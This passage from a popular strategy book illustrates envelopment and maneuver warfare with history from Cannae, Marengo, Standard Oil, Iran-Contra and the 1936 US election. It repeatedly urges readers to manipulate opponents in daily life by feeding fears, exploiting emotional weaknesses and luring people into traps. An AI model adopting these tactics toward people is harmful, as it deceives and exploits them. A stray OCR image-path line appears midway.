Conversely, the sense of psychological enclosure is deeply disturbing to us, often making us overreact. When someone or something encircles us--narrowing our options, besieging us from all sides--we lose control of our emotions and make the kinds of mistakes that render the situation more hopeless. In history's great military sieges, the greater danger almost always comes from the panic and confusion within. Unable to see what is happening beyond the siege, losing contact with the outside world, the defenders also lose their grip on reality. An animal that cannot observe the world around it is doomed. When all you can see are Zulus closing in, you succumb to panic and confusion.

The battles of daily life occur not on a map but in a kind of abstract space defined by people's ability to maneuver, act against you, limit your power, and cut into your time to respond. Give your opponents any room in this abstract or psychological space and they will exploit it, no matter how powerful you are or how brilliant your strategies--so make them feel surrounded. Shrink their possibilities of action and close off their escape routes. Just as the inhabitants of a city under siege may slowly lose their minds, your opponents will be maddened by their lack of room to maneuver against you.

There are many ways to envelop your opponents, but perhaps the simplest is to put whatever strength or advantage you naturally have to maximum use in a strategy of enclosure.

In his struggle to gain control of the chaotic American oil industry in the 1870s, John D. Rockefeller--founder and president of Standard Oil--worked first to gain a monopoly on the railroads, which were then oil's main transport. Next he moved to gain control over the pipelines that connected the refineries to the railroads. Independent oil producers responded by banding together to fund a pipeline of their own that would run from Pennsylvania to the coast, bypassing the need for railroads and Rockefeller's network of pipelines. Rockefeller tried buying up the land that lay in the path of the project, being built by a company called Tidewater, but his opponents worked around him, building a zigzag pipeline all the way to the sea.

Rockefeller was faced with a classic paradigm in war: a motivated enemy was utilizing every gap in his defenses to avoid his control, adjusting and learning how to fight him along the way. His solution was an enveloping maneuver. First, Rockefeller built his own pipeline to the sea, a larger one than Tidewater's. Then he began a campaign to buy up stock in the Tidewater company, gaining a minority interest in it and working from within to damage its credit and stir dissension. He initiated a price war, undermining interest in the Tidewater pipeline. And he purchased refineries before they

could become Tidewater clients. By 1882 his envelopment was complete: Tidewater was forced to work out a deal that gave Standard Oil even more control over the shipping of oil than it had had before this war.

Rockefeller's method was to create relentless pressure from as many directions as possible. The result was confusion on the part of the independent oil producers--they could not tell how far his control extended, but it seemed enormous. They still had options at the point when they surrendered, but they had been worn down and made to believe the fight was hopeless. The Tidewater envelopment was made possible by the immense resources at Rockefeller's disposal, but he used these resources not just practically but psychologically, generating an impression of himself as a relentless foe who would leave no gaps for the enemy to sneak through. He won not only by how much he spent but by his use of his resources to create psychological pressure.

To envelop your enemies, you must use whatever you have in abundance. If you have a large army, use it to create the appearance that your forces are everywhere, an encircling pressure. That is how Toussaint l'Ouverture ended slavery in what today is called Haiti, at the end of the eighteenth century, and liberated the island from France: he used his greater numbers to create the feeling among the whites on the island that they were hopelessly engulfed by a hostile force. No minority can withstand such a feeling for long.

That night Ren Fu stationed the [*Song army*] *troops by the Haoshui River, while Zhu Guan and Wu Ying made camp on a tributary of the river. They were about five* li *apart. Scouts reported that the Xia forces were inferior in number and seemed rather fearful. At this Ren Fu lost his vigilance and grew contemptuous of the men of Xia. He did not stop his officers and men from pursuing the Xia army and capturing its abandoned provisions. Geng Fu reminded him that the men of Xia had always been deceptive and advised him to bring the troops under discipline and advance slowly in a regular formation. Scouts should also be dispatched to probe further into the surrounding areas in order to find out what tricks the enemy was up to. However, Ren Fu ignored this advice. He made arrangements with Zhu Guan to proceed by separate routes to pursue the enemy and join forces at the mouth of Haoshui River the next day. The Xia horsemen feigned defeat, emerging now and then four or five* li *in front of the Song army. Ren Fu and Zhu Guan marched swiftly in a hot pursuit, eventually arriving to the north of the city of Longgan. There the Xia soldiers suddenly vanished from sight. Ren Fu realized at last that he had been deceived and decided to pull the troops out of the mountainous region. The next day Ren Fu led his men to move westward along the Haoshui River. They finally got out of the Liupan Mountains and proceeded towards the city of Yangmulong. At this juncture Ren Fu got reports of enemy activity in the vicinity. He had to call the troops to a halt about five* li *from the city and array them in a defensive formation. Just then, several large wooden boxes were discovered lying by the road. The boxes were tightly sealed and rustling sound came from within. Curiously, Ren Fu ordered the boxes to be opened. All of a sudden, dozens of pigeons fluttered out of the boxes and flew high into the sky, with loud tinkling sounds coming from the small bells attached to their claws. All the Song soldiers looked up in astonishment, when large hosts of Xia soldiers appeared in every direction to form a complete encirclement. On hearing the pigeon bells, Yuanhao knew that the Song army had entered his ambush ring. Thereupon he sent an assistant general with fifty thousand men to surround and assault the band of troops led by Zhu Guan and led the other half of his troops in person to attack Ren Fu, whom he considered a tougher opponent than Zhu Guan.... The Song soldiers failed to penetrate the encirclement and were compelled to continue the tangled fight. Many were killed and some even threw themselves down the precipice in despair. Ren Fu himself was hit by over a dozen arrows. One of his guards urged him to surrender, which seemed the only way to save his life and the remnants of his men. But Ren*

Fu sighed and said, "I am a general of the Song and shall pay for this defeat with my life." With this he brandished his mace and fought fiercely until he was mortally injured on the face by a spear. Then he took his own life by strangling himself. All of Ren Fu's subordinate officers died in combat, and his army was completely wiped out.

THE WILES OF WAR: 36 MILITARY STRATEGIES FROM ANCIENT CHINA, TRANSLATED BY SUN HAICHEN, 1991

Remember: the power of envelopment is ultimately psychological. Making the other side *feel* vulnerable to attack on many sides is as good as enveloping them physically.

In the Ismaili Shiite sect during the eleventh and twelfth centuries A.D., a group later known as the Assassins developed the strategy of killing key Islamic leaders who had tried to persecute the sect. Their method was to infiltrate an Assassin into the target's inner circle, perhaps even joining his bodyguard. Patient and efficient, the Assassins were able over the years to instill the fear that they could strike at any time and at any person. No caliph or vizier felt secure. The technique was a masterpiece of economy, for in the end the Assassins actually killed quite a few people, yet the threat they posed gave the Ismailis great political power.

A few well-timed blows to make your enemies feel vulnerable in multiple ways and from multiple directions will do the same thing for you. Often, in fact, less is more here: too many blows will give you a shape, a personality--something for the other side to respond to and develop a strategy to combat. Instead seem vaporous. Make your maneuvers impossible to anticipate. Your psychological encirclement will be all the more sinister and complete.

The best encirclements are those that prey on the enemy's preexisting, inherent vulnerabilities. Be attentive, then, to signs of arrogance, rashness, or other psychological weakness. Once Winston Churchill saw the paranoid streak in Adolf Hitler, he worked to create the impression that the Axis might be attacked from anywhere--the Balkans, Italy, western France. Churchill's resources were meager; he could only hint at these possibilities through deception. But that was enough: a man like Hitler could not bear the thought of being vulnerable from any direction. By 1942 his forces were stretched across vast parts of Europe, and Churchill's ploys made him stretch them even thinner. At one point a mere feint at the Balkans made him hold back forces from the invasion of Russia, which in the end cost him dearly. Feed the fears of the paranoid and they will start to imagine attacks you hadn't even thought of; their overheated brains will do much of the encirclement for you.

When the Carthaginian general Hannibal was planning what turned out to be perhaps the most devastating envelopment in history--his victory at the Battle of Cannae in 216 B.C.--he heard from his spies that one of the opposing Roman generals, Varro, was a hothead, arrogant and contemptuous. Hannibal was outnumbered two to one, but he made two strategic decisions that turned this around. First, he lured the Romans onto tight terrain, where their greater numbers would find it hard to maneuver. Second, he weakened the center of his lines, placing his best troops and cavalry at the lines' outer ends. Led by the rash Varro, the Romans charged into the center, which gave way. The Romans pushed farther and farther. Then, just as the Zulus would encircle the British within two horns, the outer ends of the Carthaginian line pushed inward, enclosing the Romans in a tight and fatal embrace.

The impetuous, violent, and arrogant are particularly easy to lure into the traps of envelopment strategies: play weak or dumb and they will charge ahead without stopping to think where they're going. But any emotional weakness on the opponent's part, or any great desire or unrealized wish, can be made an ingredient of encirclement.


That is how the Iranians enveloped the administration of President Ronald Reagan in 1985-86, in what became known as the Iran-Contra Affair. America was leading an international embargo on the

sale of weapons to Iran. In fighting this boycott, the Iranians saw two American weaknesses: first, Congress had cut off U.S. funding for the war of the Contras against the Sandinista government in Nicaragua--a cause dear to the Reagan government--and second, the administration was deeply disturbed about the growing number of Americans held hostage in the Middle East. Playing on these desires, the Iranians were able to lure the Americans into a Cannae-like trap: they would work for the release of hostages and secretly fund the Contras, in exchange for weapons.

It seemed too good to resist, but as the Americans entered further into this web of duplicity (backroom deals, secret meetings), they could sense their room to maneuver slowly narrowing: the Iranians were able to ask for more in exchange for less. In the end they got plenty of weapons, while the Americans got only a handful of hostages and not enough money to make a difference in Nicaragua. Worse, the Iranians openly told other diplomats about these "secret" dealings, closing their encirclement by ensuring that it would be revealed to the American public. For the government officials who had been involved in the affair, there was no possible escape route from the mess they had been drawn into. Feeling intense pressure from all sides as news of the deal became public, their attempts to cover it up or explain it away only made the situation worse.

In luring your enemies into such a trap, always try to make them feel as if they are in control of the situation. They will advance as far as you want them to. Many of the Americans involved in Iran-Contra believed they were the ones conning the naive Iranians.

Finally, do not simply work to envelop your opponents' forces or immediate emotions, but rather envelop their whole strategy--indeed, their whole conceptual framework. This ultimate form of envelopment involves first studying the rigid, predictable parts of your opponents' strategy, then crafting a novel strategy of your own that goes outside their experience. Taking on the armies of Islam, Russia, Poland, Hungary, and the Teutonic Order, the Mongols did not merely defeat them, they annihilated them--by inventing a new brand of mobile warfare to use against an enemy mired in centuries-old methods of fighting. This kind of strategic mismatch can lead to victory not just in any given battle but in large-scale campaigns--the ultimate goal in any form of war.



Authority: Place a monkey in a cage, and it is the same as a pig, not because it isn't clever and quick, but because it has no place to freely exercise its capabilities.

--Huainanzi *(second century B.C.*)

REVERSAL

The danger of envelopment is that unless it is completely successful, it may leave you in a vulnerable position. You have announced your plans. The enemy knows that you are trying to annihilate it, and unless you can quickly deliver your knockout punch, it will work furiously not only to defend itself but to destroy you--for now your destruction is its only safeguard. Some armies that have failed in their envelopments have found themselves later encircled by their enemies. Use this strategy only

when you have a reasonable chance of bringing it to the conclusion you desire.

MANEUVER THEM INTO WEAKNESS

THE RIPENING-FOR-THE-SICKLE STRATEGY

No matter how strong you are, fighting endless battles with people is exhausting, costly, and unimaginative. Wise strategists generally prefer the art of maneuver: before the battle even begins, they find ways to put their opponents in positions of such weakness that victory is easy and quick. Bait enemies into taking positions that may seem alluring but are actually traps and blind alleys. If their position is strong, get them to abandon it by leading them on a wild-goose chase. Create dilemmas: devise maneuvers that give them a choice of ways to respond--all of them bad. Channel chaos and disorder in their direction. Confused, frustrated, and angry opponents are like ripe fruit on the bough: the slightest breeze will make them fall.

MANEUVER WARFARE

Throughout history two distinct styles of warfare can be identified. The most ancient is the war of attrition: the enemy surrenders because you have killed so many of its men. A general fighting a war of attrition will calculate ways to overwhelm the other side with larger numbers, or with the battle formation that will do the most damage, or with superior military technology. In any event, victory depends on wearing down the other side in battle. Even with today's extraordinary technology, attrition warfare is remarkably unsophisticated, playing into humanity's most violent instincts.

> *Warfare is like hunting. Wild animals are taken by scouting, by nets, by lying in wait, by stalking, by circling around, and by other such stratagems rather than by sheer force. In waging war we should proceed in the same way, whether the enemy be many or few. To try simply to overpower the enemy in the open, hand to hand and face to face, even though you might appear to win, is an enterprise which is very risky and can result in serious harm. Apart from extreme emergency, it is ridiculous to try to gain a victory which is so costly and brings only empty glory....*
>
> BYZANTINE EMPEROR MAURIKIOS, A.D. 539-602

Over many centuries, and most notably in ancient China, a second method of waging war developed. The emphasis here was not destroying the other side in battle but weakening and unbalancing it before the battle began. The leader would maneuver to confuse and infuriate and to put the enemy in a bad position--having to fight uphill, or with the sun or wind in its face, or in a cramped space. In this kind of war, an army with mobility could be more effective than one with muscle.

The maneuver-warfare philosophy was codified by Sun-tzu in his *Art of War*, written in China's Warring States period, in the fifth to third century B.C.--over two hundred years of escalating cycles of warfare in which a state's very survival depended on its army and strategists. To Sun-tzu and his contemporaries, it was obvious that the costs of war went far beyond its body counts: it entailed a loss of resources and political goodwill and a lowering of morale among soldiers and citizens. These costs would mount over time until eventually even the greatest warrior nation would succumb to exhaustion. But through adroit maneuvering a state could spare itself such high costs and still emerge victorious. An enemy who had been maneuvered into a weak position would succumb more easily to psychological pressure; even before the battle had begun, it had imperceptibly started to collapse and would surrender with less of a fight.

Several strategists outside Asia--most notably Napoleon Bonaparte--have made brilliant use of

maneuver warfare. But in general, attrition warfare is deeply engrained in the Western way of thinking--from the ancient Greeks to modern America. In an attrition culture, thoughts naturally gravitate toward how to overpower problems, obstacles, those who resist us. In the media, emphasis is placed on big battles, whether in politics or in the arts--static situations in which there are winners and losers. People are drawn to the emotional and dramatic quality in any confrontation, not the many steps that lead to such confrontation. The stories that are told in such cultures are all geared toward such battlelike moments, a moral message preached through the ending (as opposed to the more telling details). On top of it all, this way of fighting is deemed more manly, honorable, honest.

More than anything, maneuver war is a different way of thinking. What matters here is process--the steps toward battle and how to manipulate them to make the confrontation less costly and violent. In the maneuver universe, nothing is static. Battles are in fact dramatic illusions, short moments in the larger flow of events, which is fluid, dynamic, and susceptible to alteration through careful strategy. This way of thinking finds no honor or morality in wasting time, energy, and lives in battles. Instead wars of attrition are seen as lazy, reflecting the primitive human tendency to fight back reactively, without thinking.

In a society full of attrition fighters, you will gain an instant advantage by converting to maneuver. Your thought process will become more fluid, more on the side of life, and you will be able to thrive off the rigid, battle-obsessed tendencies of the people around you. By always thinking first about the overall situation and about how to maneuver people into positions of weakness rather than fight them, you will make your battles less bloody--which, since life is long and conflict is endless, is wise if you want a fruitful and enduring career. And a war of maneuver is just as decisive as a war of attrition. Think of weakening your enemies as ripening them like grain, ready to be cut down at the right moment.

The following are the four main principles of maneuver warfare:

Craft a plan with branches. Maneuver warfare depends on planning, and the plan has to be right. Too rigid and you leave yourself no room to adjust to the inevitable chaos and friction of war; too loose and unforeseen events will confuse and overwhelm you. The perfect plan stems from a detailed analysis of the situation, which allows you to decide on the best direction to follow or the perfect position to occupy and suggests several effective options (branches) to take, depending on what the enemy throws at you. A plan with branches lets you outmaneuver your enemy because your responses to changing circumstances are faster and more rational.

Give yourself room to maneuver. You cannot be mobile, you cannot maneuver freely, if you put yourself in cramped spaces or tie yourself down to positions that do not allow you to move. Consider the ability to move and keeping open more options than your enemy has as more important than holding territories or possessions. You want open space, not dead positions. This means not burdening yourself with commitments that will limit your options. It means not taking stances that leave you nowhere to go. The need for space is psychological as well as physical: you must have an unfettered mind to create anything worthwhile.

Give your enemy dilemmas, not problems. Most of your opponents are likely to be clever and resourceful; if your maneuvers simply present them with a problem, they will inevitably solve it. But a dilemma is different: whatever they do, however they respond--retreat, advance, stay still--they are still in trouble. Make every option bad: if you maneuver quickly to a point, for instance, you can force your enemies either to fight before they are ready or to retreat. Try constantly to put them in positions that seem alluring but are traps.

Create maximum disorder. Your enemy depends on being able to read you, to get some sense of your intentions. The goal of your maneuvers should be to make that impossible, to send the enemy on a wild-goose chase for meaningless information, to create ambiguity as to which way you are going to jump. The more you break down people's ability to reason about you, the more disorder you inject into their system. The disorder you create is controlled and purposeful, at least for you. The disorder the enemy suffers is debilitating and destructive.

So to win a hundred victories in a hundred battles is not the highest excellence; the highest excellence is to subdue the enemy's army without fighting at all.

--Sun-tzu (fourth century B.C.)

HISTORICAL EXAMPLES

1. On November 10, 1799, Napoleon Bonaparte completed the coup d'etat that brought him to power as first consul, giving him near-complete control of the French state. For over ten years, France had been convulsed with revolution and war. Now that Napoleon was leader, his most pressing need was peace, to give the country time to recoup and himself time to consolidate his power--but peace would not come easily.

France had a bitter enemy in Austria, which had put two large armies in the field, ready to move against Napoleon: one to the east of the Rhine and the other in northern Italy under General Michael Melas. The Austrians were clearly planning a major campaign. Waiting was too dangerous; Napoleon had to seize the initiative. He had to defeat at least one of these armies if he were to force Austria to negotiate peace on his terms. The one trump card he had was that several months earlier a French army had gained control of Switzerland. There were also French troops in northern Italy, which Napoleon had taken from the Austrians several years earlier.

To plan for the first real campaign under his direction, Napoleon holed himself up in his office for several days. His secretary, Louis de Bourienne, would recall seeing him lying on giant maps of Germany, Switzerland, and Italy laid out wall to wall on the floor. The desks were piled high with reconnaissance reports. On hundreds of note cards organized into boxes, Napoleon had calculated the Austrians' reactions to the feints he was planning. Muttering to himself on the floor, he mulled over every permutation of attack and counterattack.

"Addicts of attrition," as Simpkin calls them, generally cannot think beyond the battle, and they consider that the only way--or at least the preferred way--to defeat an enemy is to destroy the physical components of his army, especially the combat portions (armored fighting vehicles, troops, guns, etc.). If the attrition addict appreciates war's intangibles at all (such as morale, initiative, and shock), he sees them only as combat multipliers with which to fight the attrition battle better. If the attrition warrior learns about maneuver, he sees it primarily as a way to get to the fight. In other words, he moves in order to fight. Maneuver theory, on the other hand, attempts to defeat the enemy through means other than simple destruction of his mass. Indeed, the highest and purest application of maneuver theory is to preempt *the enemy, that is, to disarm or neutralize him before the fight. If such is not possible, the maneuver warrior seeks to* dislocate *the enemy forces, i.e., removing the enemy from the decisive point, or vice versa, thus rendering them useless and irrelevant to the fight. If the enemy cannot be preempted or dislocated, then the maneuver-warfare practitioner will attempt to* disrupt *the enemy, i.e., destroy or neutralize his center of gravity, preferably by attacking with friendly strengths through enemy weaknesses.*

THE ART OF MANEUVER, ROBERT R. LEONHARD, 1991

By the end of March 1800, Napoleon had emerged from his office with a plan for a campaign in northern Italy that went far beyond anything his lieutenants had ever seen before. In the middle of April, a French army under General Jean Moreau would cross the Rhine and push the eastern Austrian army back into Bavaria. Then Napoleon would lead a 50,000-man force, already in place in Switzerland, into northern Italy through several different passes in the Alps. Moreau would then release one of his divisions to move south and follow Napoleon into Italy. Moreau's initial move into Bavaria, and the subsequent scattered dispatch of divisions into Italy, would confuse the Austrians as to Napoleon's intentions. And if the Austrian army at the Rhine was pushed east, it would be too distant to support the Austrian army in northern Italy.

Once across the Alps, Napoleon would concentrate his forces and link up with the divisions under General Andre Massena already stationed in northern Italy. He would then move much of his army to the town of Stradella, cutting off communications between Melas in northern Italy and command headquarters in Austria. With Melas's troops now isolated and the mobile French army within reach of them, Napoleon would have many excellent options for dislocating and destroying them. At one point, as he described this plan to Bourienne, Napoleon lay down on the giant map on his floor and stuck a pin next to the town of Marengo, in the center of the Italian theater of war. "I will fight him here," he said.

A few weeks later, as Napoleon began to position his armies, he received some troubling news: Melas had beaten him to the punch by attacking Massena's army in Northern Italy. Massena was forced back to Genoa, where the Austrians quickly surrounded him. The danger here was great: if Massena surrendered, the Austrians could sweep into southern France. Also, Napoleon had been counting on Massena's army to help him beat Melas. Yet he took the news with surprising calm and simply made some adjustments: he transferred more men to Switzerland and sent word to Massena that he must do whatever he could to hold out for at least eight weeks, keeping Melas busy while Napoleon moved into Italy.

Within a week there was more irritating news. After Moreau had begun the campaign to push the Austrians back from the Rhine, he refused to transfer the division that Napoleon had counted on for Italy, claiming he could not spare it. Instead he sent a smaller, less experienced division. The French army in Switzerland had already begun the dangerous crossings through the Alps. Napoleon had no choice but to take what Moreau gave him.

By May 24, Napoleon had brought his army safely into Italy. Absorbed with the siege at Genoa, Melas ignored reports of French movements to the north. Next Napoleon advanced to Milan, close to Stradella, where he cut Austrian communications as planned. Now, like a cat stealing up on its prey, he could wait for Melas to notice the trap he was in and try to fight his way out of it near Milan.

On June 8, however, once again more bad news reached Napoleon: two weeks before he had hoped, Massena had surrendered. Napoleon now had fewer men to work with, and Melas had won a strong base in Genoa. Since its inception the campaign had been plagued with mistakes and unforeseen events--the Austrians attacking early, Massena retreating into a trap at Genoa, Moreau disobeying orders, and now Massena's surrender. Yet while Napoleon's lieutenants feared the worst, Napoleon himself not only stayed cool, he seemed oddly excited by these sudden twists of fortune. Somehow he could discern opportunities in them that were invisible to everyone else--and with the loss of Genoa, he sensed the greatest opportunity of all. He quickly altered his plan; instead of waiting at Milan for Melas to come to him, he suddenly cast his divisions in a wide net to the west.

Watching his prey closely, Napoleon sensed that Melas was mesmerized by the movements of the French divisions--a fatal hesitation. Napoleon moved one division west to Marengo, close to the Austrians at Genoa, almost baiting them to attack. Suddenly, on the morning of June 14, they took the bait, and in surprising force. This time it was Napoleon who had erred; he had not expected the

Austrian attack for several days, and his divisions were scattered too widely to support him. The Austrians at Marengo outnumbered him two to one. He dispatched urgent messages in all directions for reinforcements, then settled into battle, hoping to make his small forces hold ground until they came.

The hours went by with no sign of aid. Napoleon's lines grew weaker, and at three in the afternoon the Austrians finally broke through, forcing the French to retreat. This was the ultimate downturn in the campaign, and it was yet again Napoleon's moment to shine. He seemed encouraged by the way the retreat was going, the French scattering and the Austrians pursuing them, without discipline or cohesion. Riding among the men who had retreated the farthest, he rallied them and prepared them to counterattack, promising them that reinforcements would arrive within minutes--and he was right. Now French divisions were coming in from all directions. The Austrians, meanwhile, had let their ranks fall into disorder, and, stunned to find themselves facing new forces in this condition, they halted and then gave ground to a quickly organized French counterattack. By 9:00 P.M. the French had routed them.

Just as Napoleon had predicted with his pin on the map, he met and defeated the enemy at Marengo. A few months later, a treaty was signed that gave France the peace it so desperately needed, a peace that was to last nearly four years.

> *Aptitude for maneuver is the supreme skill in a general; it is the most useful and rarest of gifts by which genius is estimated.*
>
> NAPOLEON BONAPARTE, 1769-1821

Interpretation

Napoleon's victory at Marengo might seem to have depended on a fair amount of luck and intuition. But that is not at all the case. Napoleon believed that a superior strategist could create his own luck--through calculation, careful planning, and staying open to change in a dynamic situation. Instead of letting bad fortune face him down, Napoleon incorporated it into his plans. When he learned that Massena had been forced back to Genoa, he saw that the fight for the city would lock Melas into a static position, giving Napoleon time to move his men into place. When Moreau sent him a smaller division, Napoleon sent it through the Alps by a narrower, more obscure route, throwing more sand in the eyes of the Austrians trying to figure out how many men he had available. When Massena unexpectedly surrendered, Napoleon realized that it would be easier now to bait Melas into attacking his divisions, particularly if he moved them closer. At Marengo itself he knew all along that his first reinforcements would arrive sometime after three in the afternoon. The more disorderly the Austrian pursuit of the French, the more devastating the counterattack would be.

Napoleon's power to adjust and maneuver on the run was based in his novel way of planning. First, he spent days studying maps and using them to make a detailed analysis. This was what told him, for example, that putting his army at Stradella would pose a dilemma for the Austrians and give him many choices of ways to destroy them. Then he calculated contingencies: if the enemy did *x,* how would he respond? If part *y* of his plan misfired, how would he recover? The plan was so fluid, and gave him so many options, that he could adapt it infinitely to whatever situation developed. He had anticipated so many possible problems that he could come up with a rapid answer to any of them. His plan was a mix of detail and fluidity, and even when he made a mistake, as he did in the early part of the encounter at Marengo, his quick adjustments kept the Austrians from taking advantage of it--before they'd figured out what to do, he was already somewhere else. His devastating freedom of maneuver cannot be separated from his methodical planning.

Understand: in life as in war, nothing ever happens just as you expect it to. People's responses are odd or surprising, your staff commits outrageous acts of stupidity, on and on. If you meet the dynamic situations of life with plans that are rigid, if you think of only holding static positions, if you rely on technology to control any friction that comes your way, you are doomed: events will change faster than you can adjust to them, and chaos will enter your system.

In an increasingly complex world, Napoleon's way of planning and maneuvering is the only rational solution. You absorb as much information and as many details as possible; you analyze situations in depth, trying to imagine the enemy's responses and the accidents that might happen. You do not get lost in this maze of analysis but rather use it to formulate a free-flowing plan with branches, one that puts you in positions with the possibility of maneuver. You keep things loose and adjustable. Any chaos that comes your way is channeled toward the enemy. In practicing this policy, you will come to understand Napoleon's dictum that luck is something you create.

> *Now the army's disposition of force* (hsing) *is like water. Water's configuration* (hsing) *avoids heights and races downward.... Water configures* (hsing) *its flow in accord with the terrain; the army controls its victory in accord with the enemy. Thus the army does not maintain any constant strategic configuration of power* (shih), *water has no constant shape* (hsing). *One who is able to change and transform in accord with the enemy and wrest victory is termed spiritual.*
>
> *THE ART OF WAR*, SUN-TZU, FOURTH CENTURY B.C.

> THE REED AND THE OLIVE
>
> *The reed and the olive tree were arguing over their steadfastness, strength and ease. The olive taunted the reed for his powerlessness and pliancy in the face of all the winds. The reed kept quiet and didn't say a word. Then, not long after this, the wind blew violently. The reed, shaken and bent, escaped easily from it, but the olive tree, resisting the wind, was snapped by its force.* The story shows that people who yield to circumstances and to superior power have the advantage over their stronger rivals.
>
> *FABLES*, AESOP, SIXTH CENTURY B.C.

2. As the Republicans prepared their convention to pick a presidential candidate in 1936, they had reason to hope. The sitting president, the Democrat Franklin D. Roosevelt, was certainly popular, but America was still in the Depression, unemployment was high, the budget deficit was growing, and many of Roosevelt's New Deal programs were mired in inefficiency. Most promising of all, many Americans had become disenchanted with Roosevelt as a person--in fact, they had even come to hate him, thinking him dictatorial, untrustworthy, a socialist at heart, perhaps even un-American.

Roosevelt was vulnerable, and the Republicans were desperate to win the election. They decided to tone down their rhetoric and appeal to traditional American values. Claiming to support the spirit of the New Deal but not the man behind it, they pledged to deliver the needed reforms more efficiently and fairly than Roosevelt had. Stressing party unity, they nominated Alf M. Landon, the governor of Kansas, as their presidential candidate. Landon was the perfect moderate. His speeches tended to be a little dull, but he seemed so solid, so middle class, a comfortable choice, and this was no time to be promoting a radical. He had supported much of the New Deal, but that was fine--the New Deal was popular. The Republicans nominated Landon because they thought he had the best chance to defeat Roosevelt, and that was all that mattered to them.

During the nominating ceremony, the Republicans staged a western pageant with cowboys, cowgirls, and covered wagons. In his acceptance speech, Landon did not talk about specific plans or

policy but about himself and his American values. Where Roosevelt was associated with unpleasant dramas, he would bring stability. It was a feel-good convention.

The Republicans waited for Roosevelt to make his move. As expected, he played the part of the man above the fray, keeping his public appearances to a minimum and projecting a presidential image. He talked in vague generalities and struck an optimistic note. After the Democratic convention, he departed for a long vacation, leaving the field open to the Republicans, who were only too happy to fill the void: they sent Landon out on the campaign trail, where he made stump speeches about how he was the one to enact reforms in a measured, rational way. The contrast between Landon and Roosevelt was one of temperament and character, and it seemed to resonate: in the polls, Landon pulled into the lead.

Sensing that the election would be close and feeling that this was their great chance, the Republicans escalated their attacks, accusing Roosevelt of class warfare and painting a bleak picture of his next term. The anti-Roosevelt newspapers published a slew of editorials attacking him in personal terms. The chorus of criticism grew, and the Republicans watched gleefully as many in Roosevelt's camp seemed to panic. One poll had Landon building a substantial lead.

Not until late September, a mere six weeks before the election, did Roosevelt finally start his campaign--and then, to everyone's shock, he dropped the nonpartisan, presidential air that he had worn so naturally. Positioning himself clearly to Landon's left, he drew a sharp contrast between the two candidates. He quoted with great sarcasm Landon's speeches supporting the New Deal but claiming to be able to do it better: why vote for a man with basically the same ideas and approach but with no experience in making them work? As the days went by, Roosevelt's voice grew louder and clearer, his gestures more animated, his oratory even biblical in tone: he was David facing the Goliath of the big-business interests that wanted to return the country to the era of monopolies and robber barons.

The Republicans watched in horror as Roosevelt's crowds swelled. All those whom the New Deal had helped in any way showed up in the tens of thousands, and their response to Roosevelt was almost religious in its fervor. In one particularly rousing speech, Roosevelt catalogued the moneyed interests arrayed against him: "Never before in our history," he concluded, "have these forces been so united against one candidate as they stand today. They are unanimous in their hate for me--and I welcome their hatred.... I should like to have it said of my second administration that in it these forces met their master."

Landon, sensing the great change in the tide of the election, came out with sharper attacks and tried to distance himself from the New Deal, which he had earlier claimed to support--but all of this only seemed to dig him a deeper hole. He had changed too late, and clearly in reaction to his waning fortunes.

On Election Day, Roosevelt won by what at the time was the greatest popular margin in U.S. electoral history; he won all but two states, and the Republicans were reduced to sixteen seats in the Senate. More amazing than the size of his unprecedented victory was the speed with which he had turned the tide.

Interpretation

As Roosevelt followed the Republican convention, he clearly saw the line they would take in the months to come--a centrist line, emphasizing values and character over policy. Now he could lay the perfect trap by abandoning the field. Over the weeks to come, Landon would pound his moderate position into the public's mind, committing himself to it further and further. Meanwhile the more right-wing Republicans would attack the president in bitter, personal terms. Roosevelt knew that a time would come when Landon's poll numbers would peak. The public would have had its fill of his bland message and the right's vitriolic attacks.

Sensing that moment in late September, he returned to the stage and positioned himself clearly to Landon's left. The choice was strategic, not ideological; it let him draw a sharp distinction between Landon and himself. In a time of crisis like the Depression, it was best to look resolute and strong, to stand for something firm, to oppose a clear enemy. The attacks from the right gave him that clear enemy, while Landon's milquetoast posturing made him look strong by contrast. Either way he won.

Of course this beautiful simplicity of strategic movement, with its infinite flexibility, is extremely deceptive. The task of correlating and coordinating the daily movements of a dozen or more major formations, all moving along separate routes, of ensuring that every component is within one or, at most, two days' marching distance of its immediate neighbors, and yet at the same time preserving the appearance of an arbitrary and ill-coordinated "scatter" of large units in order to deceive the foe concerning the true gravity of his situation--this is the work of a mathematical mind of no common caliber. It is in fact the hallmark of genius--that "infinite capacity for taking pains."...The ultimate aim of all this carefully considered activity was to produce the greatest possible number of men on the battlefield, which on occasion had been chosen months in advance of the actual event. Bourienne gives his celebrated...eyewitness account of the First Consul, in the early days of the Italian Campaign of 1800, lying full-length on the floor, pushing colored pins into his maps, and saying, "I shall fight him here--on the plain of the Scrivia," with that uncanny prescience which was in reality the product of mental calculations of computer-like complexity. After considering every possible course of action open to the Austrian Melas, Bonaparte eliminated them one by one, made allowance for the effect of chance on events, and came up with the answer--subsequently borne out by the events of June 14 on the field of Marengo, which lies, surely enough, on the plain bounded by the rivers Bormida and Scrivia.

THE CAMPAIGNS OF NAPOLEON, DAVID G. CHANDLER, 1966

Now Landon was presented with a dilemma. If he kept going with his centrist appeal, he would bore the public and seem weak. If he moved to the right--the choice he actually took--he would be inconsistent and look desperate. This was pure maneuver warfare: Begin by taking a position of strength--in Roosevelt's case his initial, presidential, bipartisan pose--that leaves you with open options and room to maneuver. Then let your enemies show their direction. Once they commit to a position, let them hold it--in fact, let them trumpet it. Now that they are fixed in place, maneuver to the side that will crowd them, leaving them only bad options. By waiting to make this maneuver until the last six weeks of the presidential race, Roosevelt both denied the Republicans any time to adjust and kept his own strident appeal from wearing thin.

Everything is political in the world today, and politics is all about positioning. In any political battle, the best way to stake out a position is to draw a sharp contrast with the other side. If you have to resort to speeches to make this contrast, you are on shaky ground: people distrust words. Insisting that you are strong or well qualified rings as self-promotion. Instead make the opposing side talk and take the first move. Once they have committed to a position and fixed it in other people's minds, they are ripe for the sickle. Now you can create a contrast by quoting their words back at them, showing how different you are--in tone, in attitude, in action. Make the contrast deep. If they commit to some radical position, do not respond by being moderate (moderation is generally weak); attack them for promoting instability, for being power-hungry revolutionaries. If they respond by toning down their appeal, nail them for being inconsistent. If they stay the course, their message will wear thin. If they become more strident in self-defense, you make your point about their instability.

